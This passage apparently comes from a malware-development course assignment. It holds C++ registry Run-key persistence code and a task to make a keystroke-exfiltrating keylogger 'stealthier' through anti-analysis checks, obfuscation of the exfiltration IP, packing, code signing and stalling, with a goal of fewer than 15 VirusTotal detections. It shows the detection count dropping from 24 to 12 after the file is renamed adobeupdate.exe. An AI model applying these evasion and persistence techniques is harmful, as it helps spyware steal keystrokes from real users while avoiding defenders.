    string path = ExePath() + "\\" + messWithStrings(1);
    char szBuf[100];
    strcpy_s(szBuf, path.c_str());
    RegOpenKeyEx(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\Currentversion\\Run", 0, KEY_SET_VALUE, &hkey);
    RegSetValueEx(hkey, lpMyString, 0, REG_SZ, (LPBYTE)szBuf, strlen(szBuf) + 1);
    RegCloseKey(hkey);
}
```

Task: Make Stealthier

DOWNLOAD • https://pithos.okeanos.grnet.gr/public/NQp2KdXYQjaMbk2tYuNoF1

Add at least 3 of the following functions:

- Detect Analysis and exit
- Ask for user interaction to proceed
- String Obfuscation of IP contacted for exfiltration
- Use a Packer
- Code Signing
- Add junk functions
- Stall execution
- Any other technique...

• Goals:

- The core Functionality of key-logging and exfiltration of key-strikes should be maintained to the same IP & URL
- Virus Total Detection should be below 15
- File uploaded should be .exe

24	() 24 security vendors and no sandboxes flagged this file as malicious			C St
 7 68 ? × Community Score 	fe2bb2d9b09a82c7254b5558729667f0dec268332e823cf157cb60617d3d1311 LightCode.exe (direct-cpu-clock-access) peexe nuntime-modules	226.50 K Size	B 2022-07-07 17:15:44 UTC 1 hour ago	EXE
DETECTION	DETAILS RELATIONS BEHAVIOR COMMUNITY			
Security Vendors' Ana	Ilysis 🛈			
Ad-Aware	() Gen:Variant.Babar.34722	AhnLab-V3	() Trojan/Win.Generic.C4750109	
ALYac	() Gen:Variant.Babar.34722	BitDefender	() Gen:Variant.Babar.34722	
BitDefenderTheta	() Gen:NN.ZexaF.34786.ouW@auHI4Api	Bkav Pro	() W32.AlDetect.malware1	
Cybereason	① Malicious.7f6206	Cylance	() Unsafe	
Cynet	① Malicious (score: 100)	Elastic	() Malicious (high Confidence)	
Emsisoft	() Gen:Variant.Babar.34722 (B)	eScan	() Gen:Variant.Babar.34722	
ESET-NOD32	() A Variant Of Win32/Spy.KeyLogger.QCB	GData	() Gen:Variant.Babar.34722	
MAX	① Malware (ai Score=87)	MaxSecure	() Trojan.Malware.300983.susgen	
Microsoft	() Program:Win32/Wacapew.C!ml	Panda	() Trj/Genetic.gen	
Rising	() Trojan.Generic@Al.87 (RDMK:cmRtazrL	SecureAge APEX	() Malicious	
Symantec	() ML.Attribute.HighConfidence	Trapmine	() Suspicious.low.ml.score	
Trellix (FireEye)	① Generic.mg.4e509bf684b8021c	VIPRE	() Gen:Variant.Babar.34722	

Inspiration

Symantec

Acronis (Static ML)

(!) ML.Attribute.HighConfidence

Undetected

https://www.virustotal.com/qui/file/e82c5a9f0a1097b141a35b19c84655e441c6a20cf9636287e6f298a7a010e9b1/behavior

(12) (68) ? × Community Score ✓	() 12 security vendors and no sandboxes flagged this file as malicious		C	
	e82c5a9f0a1097b141a35b19c84655e441c6a20cf9636287e6f298a7a010e9b1 adobeupdate.exe peexe	281.00 KB Size	2022-07-07 19:33:53 UTC a moment ago	
DETECTION Security Vendors' Ar	DETAILS BEHAVIOR COMMUNITY			
BitDefenderTheta	() Gen:NN.ZexaF.34786.ruW@ae1DpTmi	Bkav Pro	() W32.AlDetect.malware1	
Cybereason	() Malicious.4f4137	Cynet	() Malicious (score: 100)	
Elastic	() Malicious (moderate Confidence)	MaxSecure	() Trojan.Malware.300983.susgen	
Microsoft	Program:Win32/Wacapew.C!ml	Rising	() Trojan.Generic@Al.93 (RDML:bW8AXLp	
SecureAge APEX	() Malicious	SentinelOne (Static ML)	① Static AI - Malicious PE	

VBA32

Ad-Aware

() BScope.Trojan.Cometer

Undetected

uestions

